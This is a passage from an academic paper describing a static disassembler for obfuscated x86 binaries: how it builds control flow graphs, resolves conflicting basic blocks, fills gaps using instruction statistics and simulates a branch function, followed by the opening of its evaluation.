This recursive disassembler is not vulnerable to the junk bytes inserted at address 0x8048012 because it recognizes instruction 0x8048010 as an unconditional jump. Therefore, the analysis can continue at the jump target, which is at address 0x8048019. However, the junk bytes after the call instruction at 0x8048003 lead to incorrect disassembly and the subsequent failure to decode the jump at 0x804800c with its corresponding target at 0x8048014. In this example, the recursive traversal disassembler succeeds to correctly identify 9 out of 12 instructions. However, the situation becomes worse when dealing with real binaries. Because calls are redirected to the branch function, large parts of the binary become unreachable for the recursive traversal algorithm. The results in Section 6 demonstrate that recursive traversal disassemblers, such as IDA Pro, perform worse on obfuscated binaries than linear sweep disassemblers, such as objdump.

### 3 Disassembling Obfuscated Binaries

Our disassembler performs static analysis on Intel x86 binaries. When analyzing an obfuscated binary, one



cannot assume that the code was generated by a well-behaved compiler. In fact, the obfuscation techniques introduced by Linn and Debray [13] precisely exploit the fact that standard disassemblers assume certain properties of compiler-generated code that can be violated without changing the program's functionality. By transforming the binary into functionally equivalent code that does not possess all the assumed properties, standard disassemblers are confused and fail to correctly translate binary code into its corresponding assembly representation. In general, certain properties are easier to change than others and it is not straightforward to transform (i.e., obfuscate) a binary into a functionally equivalent representation in which all the compiler-related properties of the original code are lost. When disassembling obfuscated binaries, we require that certain assumptions are valid. These assumptions (some of which constitute limiting factors for our ability to disassemble obfuscated binaries) are described in the following subsections.

1. **Valid instructions must not overlap.** An instruction is denoted as *valid* if it belongs to the program, that is, it is reached (and executed) at run-time as part of some legal program execution trace. Two instructions *overlap* if one or more bytes in the executable are shared by both instruction. In other words, the start of one instruction is located at an address that is already used by another instruction. Overlapping instructions have been suggested to complicate disassembly in [7]. However, suitable candidate instructions for this type of transformation are difficult to find in real executables and the reported obfuscation effects were minimal [13].
2. **Conditional jumps can be either taken or not taken.** This means that control flow can continue at the branch target or at the instruction after the conditional branch. In particular, it is not possible to insert junk bytes at the branch target or at the address following the branch instruction. Linn and Debray [13] discuss the possibility to transform unconditional jumps into conditional branches using opaque predicates. Opaque predicates are predicates that always evaluate to either true or false, independent of the input. This would allow the obfuscator to insert junk bytes either at the jump target or in place of the fall-through instruction. However, it is not obvious how to generate opaque predicates that are not easily recognizable for the disassembler. Also, the obfuscator presented in [13] does not implement this transformation.
3. **An arbitrary amount of junk bytes can be inserted at unreachable locations.** Unreachable lo-

cations denotes locations that are not reachable at run-time. These locations can be found after instructions that change the normal control flow. For example, most compilers arrange code such that the address following an unconditional jump contains a valid instruction. However, we assume that an arbitrary number of junk bytes can be inserted there.

4. **The control flow does not have to continue immediately after a call instruction.** Thus, an arbitrary number of padding bytes can be added after each call. This is different from the standard behavior where it is expected that the callee returns to the instruction following a call using the corresponding return instruction. More specifically, in the x86 instruction set architecture, the `call` operation performs a jump to the call target and, in addition, pushes the address following the call instruction on the stack. This address is then used by the corresponding `ret` instruction, which performs a jump to the address currently on top of the stack. However, by redirecting calls to a branch function, it is trivial to change the return address.

Our disassembly techniques can be divided into two classes: general techniques and tool-specific techniques.

General techniques are techniques that do not rely upon any knowledge on *how* a particular obfuscator transforms the binary. It is only required that the transformations respect our assumptions. Our general techniques are based on the program's control flow, similar to a recursive traversal disassembler. However, we use a different approach to construct the control flow graph, which is more resilient to obfuscation attempts. Program regions that are not covered by the control flow graph are analyzed using statistical techniques. The general techniques are described in more detail in Section 4.

An instance of an obfuscator that respects our assumptions is presented by Linn and Debray in [13]. By tailoring the static analysis process against a particular tool, it is often possible to reverse some of the performed transformations and improve the analysis results. Section 5 discusses potential modifications to our general techniques to take advantage of tool-specific knowledge when disassembling binaries transformed with Linn and Debray's obfuscator.

In Section 6, we show that the general techniques presented in the next section offer a significant improvement over previous approaches. When combined with tool-specific knowledge, the obfuscated binary is almost completely disassembled.

## 4 General Techniques

This section discusses the general techniques to reconstruct the program's control flow. Regions in the binary that are not covered by the control flow graph are analyzed using statistical methods.

### 4.1 Function Identification

The first step when disassembling obfuscated programs is to divide the binary into functions that can then be analyzed independently. The main reason for doing so is run-time performance; it is necessary that the disassembler scales well enough such that the analysis of large real-world binaries is possible.

An important part of our analysis is the reconstruction of the program's control flow. When operating on the complete binary, the analysis does not scale well for large programs. Therefore, the binary is broken into smaller regions (i.e., functions) that can be analyzed consecutively. This results in a run-time overhead of the disassembly process that is linear in the number of instructions (roughly, the size of the code segment).

A straightforward approach to obtain a function's start addresses is to extract the targets of call instructions. When a linker generates an ordinary executable, the targets of calls to functions located in the binary's text segment are bound to the actual addresses of these functions. Given the call targets and assuming that most functions are actually referenced from others within the binary, one can obtain a fairly complete set of function start addresses. Unfortunately, this approach has two drawbacks. One problem is that this method requires that the call instructions are already identified. As the objective of our disassembler is precisely to provide that kind of information, the call instructions are not available at this point. Another problem is that an obfuscator can redirect all calls to a single branching function that transfers control to the appropriate targets. This technique changes all call targets to a single address, thus removing information necessary to identify functions.

We use a heuristic to locate function start addresses. This is done by searching the binary for byte sequences that implement typical function prologs. When a function is called, the first few instructions usually set up a new stack frame. This frame is required to make room for local variables and to be able restore the stack to its initial state when the function returns. In the current implementation, we scan the binary for byte sequences that represent instructions that push the frame pointer onto the stack and instructions that increase the size of the

stack by decreasing the value of the stack pointer. The technique works very well for regular binaries and also for the obfuscated binaries used in our experiments. The reason is that the used obfuscation tool [13] does not attempt to hide function prologs. It is certainly possible to extend the obfuscator to conceal the function prolog. In this case, our function identification technique might require changes, possibly using tool-specific knowledge.

Note that the partitioning of the binary into functions is mainly done for performance reasons, and it is not crucial for the quality of the results that all functions are correctly identified. When the start point of a function is missed, later analysis simply has to deal with one larger region of code instead of two separate smaller parts. When a sequence of instructions within a function is misinterpreted as a function prolog, two parts of a single function are analyzed individually. This could lead to less accurate results when some intra-procedural jumps are interpreted as inter-procedural, making it harder to reconstruct the intra-procedural control flow graph as discussed in the following section.

### 4.2 Intra-Procedural Control Flow Graph

To find the valid instructions of a function (i.e., the instructions that belong to the program), we attempt to reconstruct the function's intra-procedural control flow graph. A control flow graph (CFG) is defined as a directed graph  $G = (V, E)$  in which vertices  $u, v \in V$  represent basic blocks and an edge  $e \in E : u \rightarrow v$  represents a possible flow of control from  $u$  to  $v$ . A basic block describes a sequence of instructions without any jumps or jump targets in the middle. More formally, a basic block is defined as a sequence of instructions where the instruction in each position dominates, or always executes before, all those in later positions, and no other instruction executes between two instructions in the sequence. Directed edges between blocks represent jumps in the control flow, which are caused by control transfer instructions (CTIs) such as calls, conditional and unconditional jumps, or return instructions.

The traditional approach to reconstruct the control flow graph of a function works similar to a recursive disassembler. The analysis commences at the function's start address and instructions are disassembled until a control transfer instruction is encountered. The process is then continued recursively at all jump targets that are local to the procedure and, in case of a call instruction or a conditional jump, at the address following the instruction. In case of an obfuscated binary, however, the disassembler cannot continue directly after a call instruction. In addition, many local jumps are converted into non-local

				Valid	Candidate
8048000	55	push %ebp		x	
8048001	89 e5	mov %esp, %ebp		x	
8048002	e5 e8	in e8, %eax			
8048003	e8 00 00 74 11	call 19788008 <obfuscator>		x	
8048004	00 00	add %al, %eax			
8048005	00 74	add			
8048006	74 11	je 8048019			x
...					
804800c	75 06	jne 8048014		x	x
...					
8048010	eb 07	jmp 8048019		x	x
...					
8048017	74 01	je 804801a			x
8048018	01 89 ec 5d c3 90	add %dh, ffffff89(%ecx, %eax, 1)			
8048019	89 ec	mov %ebp, %esp		x	
804801a	ec	in (%dx), %al			
804801b	5d	pop %ebp		x	
...					

Figure 3: Partial instruction listing.

jumps to addresses outside the function to blur local control flow. In most cases, the traditional approach leads to a control flow graph that covers only a small fraction of the valid instructions of the function under analysis. This claim is supported by the experimental data shown in Section 6 that includes the results for a state-of-the-art recursive disassembler.

We developed an alternative technique to extract a more complete control flow graph. The technique is composed of two phases: in the first phase, an initial control flow graph is determined. In the following phase, conflicts and ambiguities in the initial CFG are resolved. The two phases are presented in detail in the next two sections.

#### 4.2.1 Initial Control Flow Graph

To determine the initial control flow graph for a function, we first decode all possible instructions between the function's start and end addresses. This is done by treating each address in this address range as the begin of a new instruction. Thus, one potential instruction is decoded and assigned to each address of the function. The reason for considering every address as a possible instruction start stems from the fact that x86 instructions have a variable length from one to fifteen bytes and do not have to be aligned in memory (i.e., an instruction can start at an arbitrary address). Note that most instructions take up multiple bytes and such instructions overlap with other instructions that start at subsequent bytes. Therefore, only a subset of the instructions decoded in this first step can be valid. Figure 3 provides a partial listing of all instructions in the address range of the sample function that is shown in Figure 1. For the reader's reference, valid instructions are marked by an x in the "Valid" column. Of course, this information is not available to our

disassembler. An example for the overlap between valid and invalid instructions can be seen between the second and the third instruction. The valid instruction at address 0x8048001 requires two bytes and thus interferes with the next (invalid) instruction at 0x8048002.

The next step is to identify all intra-procedural control transfer instructions. For our purposes, an intra-procedural control transfer instruction is defined as a CTI with at least one known successor basic block in the same function. Remember that we assume that control flow only continues after conditional branches but not necessarily after call or unconditional branch instructions. Therefore, an instruction is an intra-procedural control transfer instruction if either (i) its target address can be determined and this address is in the range between the function's start and end addresses or (ii) it is a conditional jump.

Note that we assume that a function is represented by a contiguous sequence of instructions, with possible junk instructions added in between. However, it is not possible that the basic blocks of two different functions are intertwined. Therefore, each function has one start address and one end address (i.e., the last instruction of the last basic block that belongs to this function). However, it is possible that a function has multiple exit points.

In case of a conditional jump, the address that immediately follows the jump instruction is the start of a successor block, and thus, every conditional jump is also an intra-procedural control transfer operation. This is intuitively plausible, as conditional branches are often used to implement local branch (e.g., *if-else*) and loop (e.g., *while*, *for*) statements of higher-level languages, such as C.



To find all intra-procedural CTIs, the instructions decoded in the previous step are scanned for any control transfer instructions. For each CTI found in this way, we attempt to extract its target address. In the current implementation, only direct address modes are supported and no data flow analysis is performed to compute address values used by indirect jumps. However, such analysis could be later added to further improve the performance of our static analyzer. When the instruction is determined to be an intra-procedural control transfer operation, it is included in the set of *jump candidates*. The jump candidates of the sample function are marked in Figure 3 by an x in the “Candidate” column. In this example, the call at address 0x8048003 is not included into the set of jump candidates because the target address is located outside the function.

Given the set of jump candidates, an initial control flow graph is constructed. This is done with the help of a recursive disassembler. Starting with an initial empty CFG, the disassembler is successively invoked for all the elements in the set of jump candidates. In addition, it is also invoked for the instruction at the start address of the function.

The key idea for taking into account all possible control transfer instructions is the fact that the valid CTIs determine the skeleton of the analyzed function. By using *all* control flow instructions to create the initial CFG, we make sure that the real CFG is a subgraph of this initial graph. Because the set of jump candidates can contain both valid and invalid instructions, it is possible (and also frequent) that the initial CFG contains a superset of the nodes of the real CFG. These nodes are introduced as a result of argument bytes of valid instructions being misinterpreted as control transfer instructions. The Intel x86 instruction set contains 26 single-byte opcodes that map to control transfer instructions (out of 219 single-byte instruction opcodes). Therefore, the probability that a random argument byte is decoded as CTI is not negligible. In our experiments (for details, see Section 6), we found that about one tenth of all decoded instructions are CTIs. Of those instructions, only two thirds were part of the real control flow graph. As a result, the initial CFG contains nodes and edges that represent invalid instructions. Most of the time, these nodes contain instructions that overlap with valid instructions of nodes that belong to the real CFG. The following section discusses mechanisms to remove these spurious nodes from the initial control flow graph. It is possible to distinguish spurious from valid nodes because invalid CTIs represent random jumps within the function while valid CTIs constitute a well-structured CFG with nodes that have no overlapping instructions.

Creating an initial CFG that includes nodes that are not part of the real control flow graph can be seen as the opposite to the operation of a recursive disassembler. A standard recursive disassembler starts from a known valid block and builds up the CFG by adding nodes as it follows the targets of control transfer instructions that are encountered. This technique seems favorable at first glance, as it makes sure that no invalid instructions are incorporated into the CFG. However, most control flow graphs are partitioned into several unconnected subgraphs. This happens because there are control flow instructions such as indirect branches whose targets often cannot be determined statically. This leads to missing edges in the CFG and to the problem that only a fraction of the real control flow graph is reachable from a certain node. The situation is exacerbated when dealing with obfuscated binaries, as inter-procedural calls and jumps are redirected to a branching function that uses indirect jumps. This significantly reduces the parts of the control flow graph that are directly accessible to a recursive disassembler, leading to unsatisfactory results.

Although the standard recursive disassembler produces suboptimal results, we use a similar algorithm to extract the basic blocks to create the initial CFG. As mentioned before, however, the recursive disassembler is not only invoked for the start address of the function alone, but also for all jump candidates that have been identified. An initial control flow graph is then constructed according to the code listing shown in Algorithm 1.

There are two differences between a standard recursive disassembler and our implementation. First, we assume that the address after a call or an unconditional jump instruction does not have to contain a valid instruction. Therefore, our recursive disassembler cannot continue at the address following a call or an unconditional jump. Note, however, that we do continue to disassemble after a conditional jump (i.e., branch). This can be seen at Label 5 of Algorithm 1 where the disassembler recursively continues after conditional branch instructions.

The second difference is due to the fact that it is possible to have instructions in the initial call graph that overlap. In this case, two different basic blocks in the call graph can contain overlapping instructions starting at slightly different addresses. When following a sequence of instructions, the disassembler can arrive at an instruction that is already part of a previously found basic block. In the regular case, this instruction is the first instruction of the existing block. The disassembler can complete the instruction sequence of the current block and create a link to the existing basic block in the control flow graph.



---

**Algorithm 1: `disassemble()`**

---

**Returns:** BasicBlock**Input:** MemoryAddress `addr`, ControlFlowGraph `cfg`**LocalVar:** MemoryAddress `target`; Instruction `inst`;  
BasicBlock `current`, block`current = make_basic_block_starting_at(addr);`**while** `addr < FunctionEnd` **do**    `inst = get_instruction_at(addr);`L1:     **if** `element_of_existing_block(inst)` **then**        `block = get_block_of(inst);`L2:         **if** `addr != start_addr_of(block)` **then**L3:             `block = split_block(block);`L4:         **if** `has_no_instructions(current)` **then**           `return block;`       **else**           `connect_to(cfg, current, block);`           `return current;`       **else**           `add_instruction_to_block(current, inst);`           **if** `inst.type == ControlTransferInstruction` **then**               `target = get_target_of(inst);`               **if** `target >= FunctionStart &&`                   `target < FunctionEnd` **then**                   `block = disassemble(target, cfg);`                   `connect_to(cfg, current, block);`L5:             **if** `inst.type == ConditionalBranch` **then**                   `block = disassemble(addr + len(inst),`                   `cfg);`                   `connect_to(cfg, current, block);`                   `return current;`           **else**               `addr = addr + len(inst);``return current;`

---

When instructions can overlap, it is possible that the current instruction sequence starts to overlap with another sequence in an existing basic block for some instructions before the two sequences eventually merge. At the point where the two sequences merge, the disassembler finds an instruction that is in the middle (or at the end) of a sequence associated with an existing basic block. In this case, the existing basic block is split into two new blocks. One block refers to the overlapping sequence up to the instruction where the two sequences merge, the other refers to the instruction sequence that both have in common. All edges in the control flow graph that point to the original basic block are changed to point to the first block, while all outgoing edges of the original block are assigned to the second. In addition, the first block is

connected to the second one. The reason for splitting the existing block is the fact that a basic block is defined as a continuous sequence of instructions without a jump or jump target in the middle. When two different overlapping sequences merge at a certain instruction, this instruction has two predecessor instructions (one in each of the two overlapping sequences). Therefore, it becomes the first instruction of a new basic block. As an additional desirable side effect, each instruction appears at most once in a basic block of the call graph.

The functionality of splitting an existing basic block is implemented by the `split` procedure referenced at Label 3 of Algorithm 1. Whenever an instruction is found that is already associated with a basic block (check performed at Label 1), the instruction sequence of the current basic block is completed. When the instruction is in the middle of the existing block (check performed at Label 2), it is necessary to split the block. The current block is then connected either to the existing basic block or, after a split, to the newly created block that contains the common instruction sequence. The check performed at Label 4 takes care of the special case where the recursive disassembler starts with an instruction that is part of an existing basic block. In this case, the current block contains no instructions and a reference to the old block is returned instead.

The situation of two merging instruction sequences is a common phenomenon when disassembling x86 binaries. The reason is called *self-repairing disassembly* and relates to the fact that two instruction sequences that start at slightly different addresses (that is, shifted by a few bytes) synchronize quickly, often after a few instructions. Therefore, when the disassembler starts at an address that does not correspond to a valid instruction, it can be expected to re-synchronize with the sequence of valid instructions after a few steps [13].

The initial control flow graph that is created by Algorithm 1 for our example function is shown in Figure 4. In this example, the algorithm is invoked for the function start at address `0x8048000` and the four jump candidates (`0x8048006`, `0x804800c`, `0x8048010`, and `0x8048017`). The nodes in this figure represent basic blocks and are labeled with the start address of the first instruction and the end address of the last instruction in the corresponding instruction sequence. Note that the end address denotes the first byte *after* the last instruction and is not part of the basic block itself. Solid, directed edges between nodes represent the targets of control transfer instructions. A dashed line between two nodes signifies a *conflict* between the two corresponding blocks. Two basic blocks are in conflict when they




Figure 4: Initial control flow graph.

contain at least one pair of instructions that overlap. As discussed previously, our algorithm guarantees that a certain instruction is assigned to at most one basic block (otherwise, blocks are split appropriately). Therefore, whenever the address ranges of two blocks overlap, they must also contain different, overlapping instructions. Otherwise, both blocks would contain the same instruction, which is not possible. This is apparent in Figure 4, where the address ranges of all pairs of conflicting basic blocks overlap. To simplify the following discussion of the techniques used to resolve conflicts, nodes that belong to the real control flow graph are shaded. In addition, each node is denoted with an uppercase letter.

#### 4.2.2 Block Conflict Resolution

The task of the block conflict resolution phase is to remove basic blocks from the initial CFG until no conflicts are present anymore. Conflict resolution proceeds in five steps. The first two steps remove blocks that are *definitely* invalid, given our assumptions. The last three steps are heuristics that choose *likely* invalid blocks. The conflict resolution phase terminates immediately after the last conflicting block is removed; it is not necessary to carry out all steps. The final step brings about a decision for any basic block conflict and the control flow graph is guaranteed to be free of any conflicts when the conflict resolution phase completes.

The five steps are detailed in the following paragraphs.

**Step 1:** We assume that the start address of the analyzed function contains a valid instruction. Therefore, the basic block that contains this instruction is valid. In addition, whenever a basic block is known to be valid, all blocks that are reachable from this block are also valid.

A basic block  $v$  is *reachable* from basic block  $u$  if there exists a path  $p$  from  $u$  to  $v$ . A path  $p$  from  $u$  to  $v$  is defined as a sequence of edges that begins at  $u$  and ter-

minates at  $v$ . An edge is inserted into the control flow graph only when its target can be statically determined and a possible program execution trace exists that transfers control over this edge. Therefore, whenever a control transfer instruction is valid, its targets have to be valid as well.

We tag the node that contains the instruction at the function's start address and all nodes that are reachable from this node as valid. Note that this set of valid nodes contains exactly the nodes that a traditional recursive disassembler would identify when invoked with the function's start address. When the valid nodes are identified, any node that is in conflict with at least one of the valid nodes can be removed.

In the initial control flow graph for the example function in Figure 4, only node A (0x8048000) is marked as valid. That node is drawn with a stronger border in Figure 4. The reason is that the corresponding basic block ends with a call instruction at 0x8048003 whose target is not local. In addition, we do not assume that control flow resumes at the address after a call and thus the analysis cannot directly continue after the call instruction. In Figure 4, node B (the basic block at 0x8048006) is in conflict with the valid node and can be removed.

**Step 2:** Because of the assumption that valid instructions do not overlap, it is not possible to start from a valid block and reach two different nodes in the control flow graph that are in conflict. That is, whenever two conflicting nodes are both reachable from a third node, this third node cannot be valid and is removed from the CFG. The situation can be restated using the notion of a common ancestor node. A common ancestor node of two nodes  $u$  and  $v$  is defined as a node  $n$  such that both  $u$  and  $v$  are reachable from  $n$ .

In Step 2, all common ancestor nodes of conflicting nodes are removed from the control flow graph. In our




Figure 5: CFG after two steps of conflict resolution.

example in Figure 4, it can be seen that the conflicting node F and node K share a common ancestor, namely node J. This node is removed from the CFG, resolving a conflict with node I. The resulting control flow graph after the first two steps is shown in Figure 5.

The situation of having a common ancestor node of two conflicting blocks is frequent when dealing with invalid conditional branches. In such cases, the branch target and the continuation after the branch instruction are often directly in conflict, allowing one to remove the invalid basic block from the control flow graph.

**Step 3:** When two basic blocks are in conflict, it is reasonable to expect that a valid block is more tightly integrated into the control flow graph than a block that was created because of a misinterpreted argument value of a program instruction. That means that a valid block is often reachable from a substantial number of other blocks throughout the function, while an invalid block usually has only a few ancestors.

The degree of integration of a certain basic block into the control flow graph is approximated by the number of its predecessor nodes. A node  $u$  is defined as a *predecessor node* of  $v$  when  $v$  is reachable by  $u$ . In Step 3, the predecessor nodes for pairs of conflicting nodes are determined and the node with the smaller number is removed from the CFG.

In Figure 5, node K has no predecessor nodes while node F has five. Note that the algorithm cannot distinguish between real and spurious nodes and thus includes node C in the set of predecessor nodes for node F. As a result, node K is removed. The number of predecessor nodes for node C and node H are both zero and no decision is made in the current step.

**Step 4:** In this step, the number of direct successor nodes of two conflicting nodes are compared. A node

$v$  is a *direct successor node* of node  $u$  when  $v$  can be directly reached through an outgoing edge from  $u$ . The node with less direct successor nodes is then removed. The rationale behind preferring the node with more outgoing edges is the fact that each edge represents a jump target within the function and it is more likely that a valid control transfer instruction has a target within the function than any random CTI.

In Figure 5, node C has only one direct successor node while node H has two. Therefore, node C is removed from the control flow graph. In our example, all conflicts are resolved at this point.

**Step 5:** In this step, all conflicts between basic blocks must be resolved. For each pair of conflicting blocks, one is chosen at random and then removed from the graph. No human intervention is required at this step, but it would be possible to create different alternative disassembly outputs (one output for each block that needs to be removed) that can be all presented to a human analyst.

It might also be possible to use statistical methods during Step 5 to improve the chances that the “correct” block is selected. However, this technique is not implemented and is left for future work.

The result of the conflict resolution step is a control flow graph that contains no overlapping basic blocks. The instructions in these blocks are considered valid and could serve as the output of the static analysis process. However, most control flow graphs do not cover the function’s complete address range and gaps exist between some basic blocks.

### 4.3 Gap Completion

The task of the gap completion phase is to improve the results of our analysis by filling the gaps between basic blocks in the control flow graph with instructions that

are likely to be valid. A *gap* from basic block  $b_1$  to basic block  $b_2$  is the sequence of addresses that starts at the first address after the end of basic block  $b_1$  and ends at the last address before the start of block  $b_2$ , given that there is no other basic block in the control flow graph that covers any of these addresses. In other words, a gap contains bytes that are not used by any instruction in the control flow graph.

Gaps are often the result of junk bytes that are inserted by the obfuscator. Because junk bytes are not reachable at run-time, the control flow graph does not cover such bytes. It is apparent that the attempt to disassemble gaps filled with junk bytes does not improve the results of the analysis. However, there are also gaps that do contain valid instructions. These gaps can be the result of an incomplete control flow graph, for example, stemming from a region of code that is only reachable through an indirect jump whose target cannot be determined statically. Another frequent cause for gaps that contain valid instructions are call instructions. Because the disassembler cannot continue after a call instruction, the following valid instructions are not immediately reachable. Some of these instructions might be included into the control flow graph because they are the target of other control transfer instructions. Those regions that are not reachable, however, cause gaps that must be analyzed in the gap completion phase.

The algorithm to identify the most probable instruction sequence in a gap from basic block  $b_1$  to basic block  $b_2$  works as follows. First, all possibly valid sequences in the gap are identified. A necessary condition for a valid instruction sequence is that its last instruction either (i) ends with the last byte of the gap or (ii) its last instruction is a non intra-procedural control transfer instruction. The first condition states that the last instruction of a valid sequence has to be directly adjacent to the first instruction of the second basic block  $b_2$ . This becomes evident when considering a valid instruction sequence in the gap that is executed at run-time. After the last instruction of the sequence is executed, the control flow has to continue at the first instruction of basic block  $b_2$ . The second condition states that a sequence does not need to end directly adjacent to block  $b_2$  if the last instruction is a non intra-procedural control transfer. The restriction to non intra-procedural CTIs is necessary because all intra-procedural CTIs are included into the initial control flow graph. When an intra-procedural instruction appears in a gap, it must have been removed during the conflict resolution phase and should not be included again.

Instruction sequences are found by considering each byte between the start and the end of the gap as a potential start of a valid instruction sequence. Subsequent instructions are then decoded until the instruction sequence either meets or violates one of the necessary conditions defined above. When an instruction sequence meets a necessary condition, it is considered possibly valid and a *sequence score* is calculated for it. The sequence score is a measure of the likelihood that this instruction sequence appears in an executable. It is calculated as the sum of the *instruction scores* of all instructions in the sequence. The instruction score is similar to the sequence score and reflects the likelihood of an individual instruction. Instruction scores are always greater or equal than zero. Therefore, the score of a sequence cannot decrease when more instructions are added. We calculate instruction scores using statistical techniques and heuristics to identify improbable instructions.

The statistical techniques are based on instruction probabilities and digraphs. Our approach utilizes tables that denote both the likelihood of individual instructions appearing in a binary as well as the likelihood of two instructions occurring as a consecutive pair. The tables were built by disassembling a large set of common executables and tabulating counts for the occurrence of each individual instruction as well as counts for each occurrence of a pair of instructions. These counts were subsequently stored for later use during the disassembly of an obfuscated binary. It is important to note that only instruction opcodes are taken into account with this technique; operands are not considered. The basic score for a particular instruction is calculated as the sum of the probability of occurrence of this instruction and the probability of occurrence of this instruction followed by the next instruction in the sequence.

In addition to the statistical technique, a set of heuristics are used to identify improbable instructions. This analysis focuses on instruction arguments and observed notions of the validity of certain combinations of operations, registers, and accessing modes. Each heuristic is applied to an individual instruction and can modify the basic score calculated by the statistical technique. In our current implementation, the score of the corresponding instruction is set to zero whenever a rule matches. Examples of these rules include the following:

- operand size mismatches;
- certain arithmetic on special-purpose registers;
- unexpected register-to-register moves (e.g., moving from a register other than `%ebp` into `%esp`);
- moves of a register value into memory referenced by the same register.






Figure 6: Gap completion and disassembler output.

When all possible instruction sequences are determined, the one with the highest sequence score is selected as the valid instruction sequence between  $b_1$  and  $b_2$ .

The instructions that make up the control flow graph of our example function and the intermediate gaps are shown in the left part of Figure 6. It can be seen that only a single instruction sequence is valid in the first gap, while there is none in the second gap. The right part of Figure 6 shows the output of our disassembler. All valid instructions of the example function have been correctly identified.

## 5 Tool-Specific Techniques

The techniques discussed in the previous section can disassemble any binary that satisfies our assumptions with reasonable accuracy (see Section 6 for detailed results). As mentioned previously, however, the results can be improved when taking advantage of available tool-specific knowledge. This section introduces a modification to our general techniques that can be applied when disassembling binaries transformed with Linn and Debray's obfuscator.

A significant problem for the disassembler is the fact that it cannot continue disassembling at the address following a call instruction. As discussed in Section 2, Linn and Debray's obfuscator replaces regular calls with calls to a *branch function*. The branch function is responsible for determining the real call target, that is, the function that is invoked in the original program. This is done using a perfect hash function, using the location of the call

instruction as input. During run-time, the location of the call instruction can be conveniently determined from the top of the stack. The reason is that the address following the call instruction is pushed on the stack by the processor as part of the x86 `call` operation.

Besides finding the real target of the call and jumping to the appropriate address, the branch function is also responsible for adjusting the return address such that control flow does not return directly to the address after the call instruction. This is achieved by having the branch function add a certain offset to the return address on the stack. This offset is constant (but possibly different) for each call instruction and obtained in a way similar to the target address by performing a table lookup based on the location of the caller. When the target function eventually returns using the modified address on the stack, the control flow is transferred to an instruction located at offset bytes after the original return address. This allows the obfuscator to fill these bytes with junk.

By reverse engineering the branch function, the offset can be statically determined for each call instruction. This allows the disassembler to skip the junk bytes and continue at the correct instruction. One possibility is to manually reverse engineer the branch function for each obfuscated binary. However, the process is cumbersome and error prone. A preferred alternative is to automatically extract the desired information.

We observe that the branch function is essentially a procedure that takes one input parameter, which is the address after the call instruction that is passed on the top of the stack. The procedure then returns an output value by adjusting this address on the stack. The difference

between the initial value on the stack and the modified value is the offset that we are interested in. It is easy to simulate the branch function because its output only depends on the single input parameter and several static lookup tables that are all present in the binary's initialized data segment. As the output does not depend on any input the program receives during run-time, it can be calculated statically.

To this end, we have implemented a simple virtual processor as part of the disassembler that simulates the instructions of the branch function. Because the branch function does not depend on dynamic input, all memory accesses refer to addresses in the initialized data segment and can be satisfied statically. The execution environment is set up such that the stack pointer of the virtual processor points to an address value for which we want to determine the offset. Then, the simulator executes instructions until the input address value on the stack is changed. At this point, the offset for a call is calculated by subtracting the old address value from the new one.

Whenever the disassembler encounters a call instruction, the value of the address following the call is used to invoke our branch function simulator. The simulator calculates the corresponding offset, and the disassembler can then skip the appropriate number of junk bytes to continue at the next valid instruction.

## 6 Evaluation

Linn and Debray evaluated their obfuscation tool using the SPECint 95 benchmark suite, a set of eight benchmark applications written in C. These programs were compiled with gcc version egcs-2.91.66 at optimization level -O3 and then obfuscated.

To measure the efficacy of the obfuscation process, the *confusion factor* for instructions was introduced. This metric measures how many program instructions were incorrectly disassembled. More formally, let  $V$  be the set of valid program instructions and  $O$  the set of instructions that a disassembler outputs. Then, the confusion factor  $CF$  is defined as  $CF = \frac{|V-O|}{V}$ . Because our work focuses on the efficacy of the disassembler in identifying valid instructions, we define the *disassembler accuracy*  $DA$  as  $DA = 1 - CF$ .

Linn and Debray used three different disassemblers to evaluate the quality of their obfuscator. The first one was the GNU `objdump` utility, which implements a standard linear sweep algorithm. The second disassembler

